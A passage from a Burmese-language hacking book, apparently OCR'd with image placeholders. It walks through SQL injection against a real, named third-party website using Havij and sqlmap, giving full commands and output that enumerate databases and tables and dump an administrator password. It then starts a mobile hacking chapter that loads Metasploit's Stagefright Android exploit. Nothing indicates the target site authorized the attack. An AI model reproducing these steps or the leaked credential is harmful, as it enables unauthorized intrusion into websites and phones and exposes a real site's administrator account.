
အဆင့်ဆင့် တိုးပြီး ရှာလိုက်တဲ့အခါ column 13 မှာ Unknown column တွေ့ရပါတယ်။ column 13 မရှိဘူးဆိုတော့ သူ့မှာ ရှိတာသည် column 12 ထိပေါ့။ ဒါဆို နားလည်ပြီ ထင်ပါတယ်။

Havij (Windows)

ကျွန်တော်တို့အနေနဲ့ SQL injection လုပ်ရာမှာ အသုံးပြုနိုင်မယ့် Tool တွေ ရှိပါတယ်။ Windows မှာ သုံးနိုင်တဲ့ Tool နှစ်ခုကို အရင်ဆုံး ဖော်ပြပေးပါမယ်။ ပထမ တစ်ခုက Havij ပါ။ bit.ly/havijexe (password havijpro) ကနေ ဒေါင်းယူနိုင်ပါတယ်။ (ထုံးစံအတိုင်း App တွေကို စုပေးထားတဲ့ page မှာလည်း သွားရောက် ရယူနိုင်ပါတယ်ခင်ဗျာ)




Havij ကို ဖွင့်လိုက်ပြီးနောက် Target နေရာမှာ ကျွန်တော်တို့ Victim website ရဲ့ Vulnerable URL ကို ထည့်သွင်းပြီး Analyze ကို နှိပ်လိုက်ရင် Analyzing လုပ်နေတာကို တွေ့မြင်ရပါမယ်။ Analyze ခလုတ်လေး ပြန်ပေါ်လာပြီဆိုရင်တော့ analyzing ပြီးဆုံးပြီ ဖြစ်ပါတယ်။




Info ကနေ Get ကို နှိပ်ပြီး ဆက်လက် လုပ်ဆောင်နိုင်ပါတယ်။ ကျွန်တော်က


တော့ ဒီ Chapter တစ်ခုလုံးမှာ bible-history.com တစ်ခုတည်းကိုသာ ဦးတည် လုပ်ဆောင်ပြသွားမှာဖြစ်ပါတယ်။



အထက်ပါ ပုံအတိုင်း Get ခလုတ်လေး ပြန်ပေါ်လာပြီဆိုရင်တော့ info တွေ ရရှိပြီ ဖြစ်ပါတယ်။




Tables ကနေ Get DBs ကို နှိပ်ပြီး Database တွေကို ရယူနိုင်ပါတယ်။ ပုံမှာတော့ database တွေကို ရယူပြီးဖြစ်ပါတယ်။ အဲသည်ထဲကမှ ပထမဆုံး Database ဖြစ်တဲ့ bible_history ကို select လုပ်ထားပါတယ်။ (ကျန်တာတွေကိုတော့ နောက်မှ တစ်ခုစီ ပြောင်းရှာပါမယ်။)။ ပြီးရင် Get Tables ကို နှိပ်ပြီး Table တွေ ရယူရပါမယ်။




အထက်ပါ ပုံမှာ ကြည့်ရင် bible_history ဆိုတဲ့ Database ထဲမှာ ပါဝင်တဲ့

Table တွေကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ တစ်ခုချင်းစီ ရှာရမှာဖြစ်ပြီး ကျွန်တော်ကတော့ နမူနာ ပြခြင်းမို့ တစ်ခုစီပဲ ပြသွားပါမယ်။ ကျန်တဲ့အပိုင်းတွေကိုတော့ မိမိတို့ဘာသာ လက်တွေ့ လုပ်ကြည့်တာ ပိုကောင်းပါလိမ့်မယ်။ အထက်ပါပုံအတိုင်းပါပဲ။ bible_history ဆိုတဲ့ database ထဲက Email ဆိုတဲ့ table ကို ရွေးပြီး column ကို နှိပ်ပါမယ်။ column ဆက်ရှာမယ်ပေါ့။




အဆင့်ဆင့်ရှာသွားတဲ့အခါ column တွေ တွေ့ရပြီဖြစ်ပြီး column တစ်ခုကို ရွေးပြီး Get Data ကို နှိပ်လိုက်ပါတယ်။

ဒါက အဆင့်ဆင့် လုပ်ဆောင်သွားပုံလေးပါ။ ဒီအဆင့်လေးတွေကို ပြန်ကြည့်ရအောင်။ ကျွန်တော်တို့ လုပ်ဆောင်ခဲ့တာတွေသည် ၁။ search ကို သုံးပြီး ကျွန်တော်တို့ Target မှာ SQL vulnerability ရှိ မရှိ ရှာဖွေစစ်ဆေးခဲ့ကြပါတယ်။ vulnerable URL တွေ့ရင် ကူးယူခဲ့ကြပါတယ်။ ၂။ အဲသည် vulnerable URL ကနေ database ရှာပါတယ်။ ၃။ table ရှာပါတယ်။ ၄။ column ရှာပါတယ်။ အဲသည်ကနေမှ data တွေကို ရယူပါတယ်။ ဒီတော့ ဒီအဆင့်လေးတွေကို လုပ်ဆောင်ရတယ်ဆိုတာ မှတ်ထားရပါမယ်။



Database A တစ်ခုတည်းမှာ Table တွေက သုံးခုရှိတယ် ဆိုပါစို့။ Table တစ်ခုချင်းစီမှာ column သုံးခုစီ ရှိတယ် ဆိုပါစို့။ ဒါဆို ကျွန်တော်တို့ လုပ်ဆောင်ရှာဖွေရမယ့်အပိုင်းသည် ၉ ပိုင်း (၉မျိုး) ရှာဖွေရမှာဖြစ်ပါတယ်။ လက်တွေ့မှာ ဒီ့ထက် ပိုများပါလိမ့်မယ်။ ဒါတောင် Database A တစ်ခုတည်းကိုသာ နမူနာ ပြထားသေးတာပါ။ B,C တို့မှာလည်း သက်ဆိုင်ရာအလိုက် Table ဆယ်ခုစီလောက် ရှိနေနိုင်ပြီး table တစ်ခုစီမှာ column ပေါင်းများစွာ ထပ်ရှိနေနိုင်တဲ့အတွက် DB တစ်ခုအတွင်းမှာတင် ရှာဖွေရမယ့်အပိုင်း များစွာကို တွေ့မြင်ရမှာပါ။ နေရာတိုင်းမှာ ကျွန်တော်တို့ လိုချင်တဲ့ အချက်အလက်တွေ ရှိနေကြမှာမဟုတ်ပါဘူး။ ဒါကြောင့် ကျွန်တော်တို့မှာ အလွယ်တကူ ဇွဲမလျှော့တတ်ဖို့ လိုအပ်တာ ဖြစ်ပါတယ်။



Windows မှာ အသုံးပြုနိုင်တဲ့ နောက်ထပ် Tool တစ်ခုက BSQL Hacker tool ဖြစ်ပါတယ်။ Target URL မှာ မိမိတို့ရဲ့ target website ကို ထည့်သွင်းပြီး Automated Attack ကို ရွေးချယ်ကာ Start နှိပ် စတင်နိုင်ပါတယ်။ ဒီနေရာမှာတော့ အသေးစိတ် မဖော်ပြတော့ပါဘူး။ Kali Linux မှာ လုပ်ဆောင်ပုံကို ဆက်ရအောင်ပါ။

SQLmap

Kali Linux မှာ build-in ပါဝင်ပြီးသားဖြစ်တဲ့ SQL map ကို အသုံးပြုပြီး နမူနာ လုပ်ဆောင်ကြည့်ရအောင်ပါ။

```
root@kmn:~# sqlmap -u http://www.bible-history.com/subcat.php?id=2 --dbs
```

Terminal ကို ဖွင့်ပါမယ်။ ကျွန်တော်သုံးသွားတာလေးတွေက sqlmap -u (url) --dbs ပါ။ sqlmap က SQL map ကို အသုံးပြုမယ်လို့ ဆိုလိုတာပါ။ -u ကတော့ နောက်မှာ vulnerable URL ကို ထည့်မယ်လို့ ဆိုလိုပါတယ်။ ကျွန်တော်ကတော့ Target ထားထားတဲ့ bible-history.com ကိုပဲ နမူနာ ဖော်ပြပေးထားပါတယ်။ --dbs ကတော့ db = Database, s = search (database search) ဖြစ်ပါတယ်။ Windows app မှာတုန်းက Havij နဲ့ လုပ်ဆောင်ခဲ့တဲ့ အဆင့်တွေအတိုင်းပါပဲ။ vulnerable URL ကို ရှာတယ်။ ပြီးတော့ သူကနေတစ်ဆင့် Database ရှာပါတယ်။

```
---
[12:18:51] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.25, PHP 5.5.38
back-end DBMS: MySQL >= 5.0
[12:18:51] [INFO] fetching database names
available databases [5]:
[*] bible_glossary
[*] bible_history
[*] information_schema
[*] keywords
[*] kidsdict

[12:18:51] [INFO] fetched data logged to text files under '/
www.bible-history.com'

[*] shutting down at 12:18:51

root@kmn:~#
```

Database ရှာဖွေကြည့်လိုက်တော့ bible_glossary, bible_history, information_schema, keywords နဲ့ kidsdict ဆိုပြီး database ၅ခု တွေ့မြင်ရပါတယ်။ database ရှာဖွေပြီးသွားပြီမို့လို့ တစ်ခုချင်းစီကို အသုံးပြုပြီး ဆက်ရှာသွားပါမယ်။ ခု ဒီနေရာမှာတော့ database ငါးခုထဲကမှ ဒုတိယမြောက် bible_history ကို ရှာပြပါမယ်။ (တကယ်ဆိုရင်တော့ အားလုံးကို တစ်ခုစီ ရှာရမှာပါ။ ၁ မှာ အကုန်ရှာ မတွေ့ရင် ၂ ပေါ့)။ ကျွန်တော်ကတော့ တစ်ခုစီ ရှာမပြတော့ဘူးနော်။ သဘောက တူညီနေတာမို့လို့ တစ်ခုပဲ နမူနာ ပြပါမယ်။

```
root@kmn:~# sqlmap -u http://www.bible-history.com/subcat.php?id=2 -D bible_history --tables
```

```
sqlmap -u http://www.bible-history.com/subcat.php?id=2 -D bible_history --tables
```

ပထမ command က sqlmap -u (URL) --dbs နဲ့ database ရှာခဲ့တာပါ။

ခုတော့ Database တွေကို သိရှိသွားပြီဖြစ်လို့ --dbs နေရာမှာ -D ကို ပြောင်းသုံးပါမယ်။ -D ရဲ့နောက်မှာ ကျွန်တော် အသုံးပြုမယ့် database ကို ထည့်သွင်းပါတယ်။ ကျွန်တော်သုံးမှာက bible_history ပါ။ database သိပြီဆိုရင် ဆက်ရှာရမှာက table ဖြစ်တဲ့အတွက် --tables ကို အသုံးပြုပြီး table search လုပ်ရပါဦးမယ်။ ဒါကြောင့် အထက်ပါပုံမှာ ကျွန်တော်သုံးလိုက်တဲ့ command သည် sqlmap -u (URL) -D (Database) --tables ဖြစ်ပါတယ်။

```
[12:20:10] [INFO] fetching tables for database: 'bible_history'
Database: bible_history
[52 tables]
+------------------------------+
| Emails                       |
| administrators               |
| bh_addform                   |
| bh_guestbook                 |
| bho_board_bans               |
| bho_board_forums             |
| bho_board_posts              |
| bho_board_search             |
| bho_board_topics             |
| bho_board_users              |
| bible_book                   |
| books                        |
| cat                          |
| categories                   |
| chapters                     |
| chapters1                    |
| commentary_jfb               |
| eastons                      |
| guestbook                    |
| isbe                         |
```

အထက်ပါပုံမှာကြည့်ရင် bible_history ဆိုတဲ့ Database ထဲမှာ table ပေါင်း ၂ ခုကို တွေ့မြင်ရပါမယ်။ အဲသည်ထဲက တစ်ခုစီကို ဆက်ပြီး ရှာရပါဦးမယ်။ :) များတော့ မများပါဘူးနော်။

```
root@kmn:~# sqlmap -u http://www.bible-history.com/subcat.php?id=2
-D bible_history -T administrators --columns
```

ဒီအဆင့်မှာ tables တွေထဲကမှ administrators ဆိုတဲ့ table ကို အသုံးပြုပါသွားပါမယ်။ (တစ်ခုစီလုပ်ဆောင်ကြည့်ရမှာဖြစ်ပါတယ်)။ အပေါ်ပုံမှာ ကျွန်တော်သုံးခဲ့တဲ့ command ကို ကြည့်ရအောင်ပါ။

sqlmap -u (url) -D (database) -T (table name) --columns ဖြစ်ပါတယ်။ database သိပြီ၊ table သိပြီဖြစ်လို့ column search (--columns) ကို အသုံးပြုရှာဖွေတာပါ။ ဘာတွေ ရလာမလဲ ကြည့်ရအောင်။

```
Database: bible_history
Table: administrators
[5 columns]
+-----------------+------------+
| Column          | Type       |
+-----------------+------------+
| admin_first_name | varchar(40) |
| admin_id        | int(11)    |
| admin_last_name | varchar(40) |
| admin_password  | varchar(8) |
| admin_username  | varchar(15) |
+-----------------+------------+

[02:09:52] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.bible-history.com'

[*] shutting down at 02:09:52

root@kmn:~#
```

ကျွန်တော်ရှာလိုက်တာက bible_history (database) ထဲက administrators (table) ထဲမှာ ဖြစ်ပါတယ်။ ကြည့်လိုက်တော့ column ငါးခု ထွက်ပေါ်လာကို တွေ့မြင်ရမှာပါ။

```
root@kmn:~# sqlmap -u http://www.bible-history.com/subcat.php?id=2 -D bible_history -T administrators -C admin_password --dump
```

အထက်ပါပုံမှာ ကျွန်တော် သုံးသွားတာက sqlmap -u (url) -D (database) -t (table name) -C (column name) --dump ပါ။ ဒီနေရာမှာတော့ ကျွန်တော်က admin_password ဆိုတဲ့ column ကို အသုံးပြုခဲ့တာဖြစ်ပါတယ်။

```
Database: bible_history
Table: administrators
[1 entry]
+----------------+
| admin_password |
+----------------+
| Mos3s          |
+----------------+

[02:17:26] [INFO] table 'bible_history.administrators' dumped to CSV file '/root/.sqlmap/output/www.bible-history.com/dump/bible_history/administrators.csv'
[02:17:26] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.bible-history.com'

[*] shutting down at 02:17:26

root@kmn:~#
```

ရလဒ်အနေနဲ့ကတော့ bible_history (database) ထဲက administrators

(table) ထဲမှာရှိတဲ့ admin_password (column) မှာ Mos3s ဆိုတဲ့ info တစ်ခုကို ရရှိလိုက်ပါတယ်။

ဒီအဆင့်အထိ လုပ်ဆောင်ခဲ့တာလေးတွေကို ပြန်ကြည့်ရင် database မသိခင်မှာ --dbs ကိုသုံးပြီး database search လုပ်ခဲ့ပေမယ့် database တွေ သိသွားလို့ တစ်ခုခု ထည့်ရှာတဲ့အခါမှာတော့ --dbs အစား -D ကိုသုံးခဲ့တာ တွေ့ရပါမယ်။ table search (--tables) နဲ့ column search (--columns) တွေနေရာမှာလည်း ထို့အတူပါပဲ။ -T နဲ့ -C (အကြီးစာလုံး) တွေကို ပြောင်းသုံးခဲ့တာပါ။ တစ်ဆင့်စီသွားတာဖြစ်လို့ မှတ်မိလွယ်ပါတယ်။ တကယ်တမ်းတော့ SQL injection techniques တွေသည် အလွန်ကျယ်ပြန့်ပြီး ဆွေးနွေးစရာ များစွာ ရှိနေပါတယ်။

ဒီအကြောင်းအရာနဲ့ ပတ်သက်ပြီး Web Basic & SQL Injection ဆိုတဲ့ စာအုပ်လေးတစ်အုပ် ထပ်မံ ရေးသားသွားပါမယ်။ စာမျက်နှာ ၆၀၀ ကျော် ရှိပါမယ်။ ရေးသားဖို့တော့ အချိန် အတော်ကြာကြာ ယူရမှာဖြစ်လို့ ကြာတော့ ကြာနိုင်ပါတယ် ခင်ဗျာ။ အခြား သိသင့်တာတွေကိုလည်း Facebook Secret Group မှာ တင်ပေးသွားပါဦးမယ်ခင်ဗျာ။ ဒီ Chapter ကလေးကိုတော့ ဒီနေရာမှာပဲ ရပ်နားခွင့်ပြုပါခင်ဗျာ။ နောက်ထပ် Chapter တစ်ခုမှာ ပြန်လည် ဆုံတွေ့ရအောင်ပါခင်ဗျာ။

CHAPTER 23: Mobile Hacking

Introduction

ခေါင်းစဉ်ကြည့်ရုံနဲ့ အားလုံး နားလည်နိုင်တဲ့ အကြောင်းအရာမို့ အထူးအထွေ ဖော်ပြမိတ်ဆက်နေစရာ မလိုတော့ပါဘူးနော်။ ယနေ့ခေတ်မှာ ကျွန်တော်တို့အားလုံးလိုလို နဲ့ နေ့စဉ်မပြတ် ထိတွေ့နေရတဲ့ အရာတစ်ခုက mobile ဖုန်းတွေ ဖြစ်ကြပါတယ်။ ကွန်ပျူတာ လူတိုင်းမှာ မရှိပေမယ့် ဖုန်းလေးတွေတော့ အားလုံးလိုလိုမှာ ရှိနေကြတာကို ကြည့်ရင် မိုဘိုင်းဖုန်း သုံးစွဲသူတွေရဲ့ ပမာဏကို မှန်းဆ ကြည့်နိုင်ပါတယ်။

မိုဘိုင်းဖုန်း သုံးစွဲသူဦးရေ များပြားလာတာနဲ့အမျှ မိုဘိုင်းဖုန်းတွေရဲ့ လုံခြုံရေးစနစ်သည် စိန်ခေါ်မှုတစ်ရပ် ဖြစ်လာပါတော့တယ်။ ၂၀၁၄ မှာကတည်းက ကမ္ဘာ့လူဦးရေ ရှိတာထက် ပိုမိုတဲ့ မိုဘိုင်းဖုန်းအရေအတွက်ကို အံ့သြတကြီး သိခဲ့ကြရပြီး ပါပြီ။ ယနေ့ ၂၀၁၇ မှာဆိုရင်တော့ အထူးဆိုဖွယ်ရာပင် မရှိတော့ပါ။

ဒါတွေထက် ပိုပြီး အာရုံစူးစိုက်စေတာကတော့ Apple store ကနေ အခကြေးငွေ ပေးပြီးဝယ်ယူရတဲ့ Application တွေ၊ Google Play Store ကနေ အခကြေးငွေနဲ့ ဝယ်ရတဲ့ Application တွေ၊ Application အခမဲ့ရပေမယ့် လိုအပ်တဲ့ တန်ဆာပလာတွေနဲ့ level တွေ မြန်မြန်တက်နိုင်ဖို့ ငွေပေးဝယ်ယူရတဲ့ Game တွေ စတာတွေကလည်း မိုဘိုင်းဖုန်းတွေကနေ ရယူနေနိုင်ကြပါတယ်။ ဒါတင်မက Facebook လို Social Media တွေမှာ Ads လို ကြော်ငြာဝန်ဆောင်မှုတွေကို အသုံးပြုကြတဲ့အတွက် ငွေကြေးဆိုင်ရာ အချက်အလက်တွေကိုလည်း ဖုန်းတွေထဲမှာ ဖြည့်ထားကြရပြန်ပါတယ်။

အထက်ပါအခြေအနေတွေအရ မိုဘိုင်းဖုန်းတွေဘက်ကို Attacker တွေရဲ့ ခြေဦးလည်လာစေပါတော့တယ်။ ဖုန်းတွေထဲက အချက်အလက်တွေကို ရယူဖို့ နည်းမျိုးစုံ ကြိုးစားလာကြသလို ဖုန်းထဲမှာ အသုံးပြုလာနေကြတဲ့ Mobile Banking တွေ၊ iBanking တွေနဲ့ ဖုန်းထဲမှာ သုံးနိုင်တဲ့ အခြားသော ငွေကြေးဆိုင်ရာ အချက်အလက်တွေကို malicious hacker တွေက ရယူစုဆောင်းနိုင်ဖို့အတွက် နည်းမျိုးစုံနဲ့ ဖန်တီးလုပ်ဆောင်လာကြပါတယ်။ 18+ လို Website တွေကို Free ဝင်ကြည့်နိုင်အောင် ဖန်တီးပေးထားပြီး Browser ကနေတစ်ဆင့် အချက်အလက်တွေ ရယူနိုင်ဖို့ ကြိုးစားလာကြပါတယ်။ Application ပေါင်း များစွာ ဖန်တီးပြီး မိုဘိုင်းဖုန်း အသုံးပြုသူတွေထံက အချက်အလက်တွေကို ရအောင်ကြိုးစားလာကြပါတယ်။ ဒါကြောင့် မိုဘိုင်းဖုန်း အသုံးပြုသူတွေအနေနဲ့ မိမိတို့ ဖုန်းတွေကို လုံခြုံမှုရှိစေဖို့အတွက် ဂရုပြုသင့်ပါတယ်။

Area of Consider

ကျွန်တော်တို့တွေရဲ့ မိုဘိုင်းဖုန်းတွေပေါ် ထားရှိတဲ့ ခံစားချက်တွေအလိုက် မိုဘိုင်းဖုန်းတွေသည် တရိပ်ရိပ် တိုးတက်လျက် ရှိနေကြပါတယ်။ ကျွန်တော်တို့ရဲ့ ဖုန်းမှာ

ရှိနေတဲ့ အန္တရာယ်ဖြစ်စေနိုင်တဲ့ အချက်တွေကို စဉ်းစားကြည့်ရအောင်ပါ။

ဒီလိုစဉ်းစားတဲ့အခါ ပထမဆုံး ထည့်တွေးရမယ့်အချက်က ကျွန်တော်တို့ရဲ့ မိုဘိုင်းဖုန်းတွေရဲ့ လုံခြုံမှုပါပဲ။ လုံခြုံမှုကို ထိခိုက်နိုင်ချေတွေအနေနဲ့ ဖုန်းပျောက်သွားတာ၊ ဖုန်းခိုးခံရတာ၊ wireless access point တစ်ခုခုနဲ့ ချိတ်ဆက်နေရတာ၊ USB cable ကြိုးနဲ့ အားသွင်းနေရတာ စတာတွေ ဖြစ်ပါတယ်။

နောက်တစ်ချက် ကျွန်တော်တို့ စဉ်းစားရမှာက application security ပါ။ ကျွန်တော်တို့ရဲ့ မိုဘိုင်းဖုန်းတွေထဲမှာ ထည့်သွင်းထားတဲ့ application တွေနဲ့ ပက်သက်တဲ့ စိုးရိမ်စရာအချက်အလက်တွေကိုလည်း ထည့်တွက်ရပါမယ်။ အချို့သော Application တွေသည် ကျွန်တော်တို့ထံမှ user information တွေကို ခိုးယူနေကြတယ်ဆိုတာ Threat Report တွေကို လေ့လာခြင်းဖြင့် သိရှိနိုင်ပါတယ်။ ထိုသို့သော Application တွေသည် unauthorized application store တွေကနေ အများဆုံး ရရှိနိုင်တယ်ဆိုပေမယ့် Google Play Store လို ယုံကြည်စိတ်ချရပါတယ် ဆိုတဲ့ Application Store မှာတောင်မှ တွေ့ရတတ်ပါသေးတယ်။

ဒါတွေအပြင် wifi, bluetooth တို့လို wireless နည်းပညာတွေကိုပါ ဖုန်းတွေထဲမှာ ထည့်သွင်းအသုံးပြုလာတာကြောင့် wireless security ကိုပါ သတိထားရမယ့်အထဲမှာ ထည့်သွင်းစဉ်းစားရမှာ ဖြစ်ပါတယ်။ နောက်တစ်ခုက ကျွန်တော်တို့ အသုံးပြုနေတဲ့ Application တွေရဲ့ permission ပါ။ ယုံကြည်စိတ်ချရမှု မရှိတဲ့ application တွေကို permission ပေးရာမှာ သတိပြုသင့်ပါတယ်။ Facebook, Messenger, Viber တို့လို Application တွေမှာ Camera တို့၊ Gallery တို့ကို Permission တောင်းတာကို လက်ခံပေးလို့ရပေမယ့် သာမန် ဖုန်းပေါ့အောင် ရှင်းပေးတယ်ဆိုတဲ့ Application တွေမှာ camera, audio, gallery စတဲ့ Access တွေကို တောင်းခံနေတယ်ရင်တော့ ဒါစဉ်းစားစရာ ဖြစ်သွားပါပြီ။ Android Hacking ကို လက်တွေ့လေး နည်းနည်း လုပ်ကြည့်ရအောင်ပါ။

Hacking Android Using Metasploit

ပထမဆုံးအနေနဲ့ ကျွန်တော်တို့ရဲ့ Kali Linux Terminal မှာ msfconsole လို့ ရိုက်ထည့်လိုက်ပါ။ Metasploit Framework Console ကို အတိုခေါ်ဆိုတာပါ။ Metasploit Basic အခန်းမှာ အသေးစိတ်ဖော်ပြချက်တွေကို ထည့်သွင်းပေးသွားပါမယ်။

```
root@kmn:~# msfconsole
```

```
       =[ metasploit v4.16.17-dev                         ]
+ -- --=[ 1703 exploits - 969 auxiliary - 299 post        ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

အထက်ပါအတိုင်း msf> ထဲကို ရောက်ရှိသွားမှာဖြစ်ပါတယ်။

```
msf > use exploit/android/browser/stagefright_mp4_tx3g_64bit
```

အထက်ပါအတိုင်း android exploit တွေထဲက stagefright ကို အသုံးပြုလိုက်ပါတယ်။

```
msf > use exploit/android/browser/stagefright_mp4_tx3g_64bit
msf exploit(stagefright_mp4_tx3g_64bit) >
```

အထက်ပါအတိုင်း stagefright ထဲကို ရောက်ရှိသွားတာ မြင်ရပါမယ်။ show options ဖော်ကြည့်နိုင်ပါတယ်။

```
msf exploit(stagefright_mp4_tx3g_64bit) > show options

Module options (exploit/android/browser/stagefright_mp4_tx3g_64bit):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connec
   SSLCert                   no        Path to a custom SSL certificate
   URIPATH                   no        The URI to use for this exploit (


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(stagefright_mp4_tx3g_64bit) >
```

ပုံမှာကြည့်ရင် SRVHOST မှာ zero တွေ ဖြစ်နေတာကို တွေ့ရပါမယ်။ အဲသည်နေရာမှာ ကျွန်တော်တို့ရဲ့ IP address ကို ထည့်သွင်းရအောင်ခင်ဗျ။

```
msf exploit(stagefright_mp4_tx3g_64bit) > set SRVHOST 192.168.43.150
```

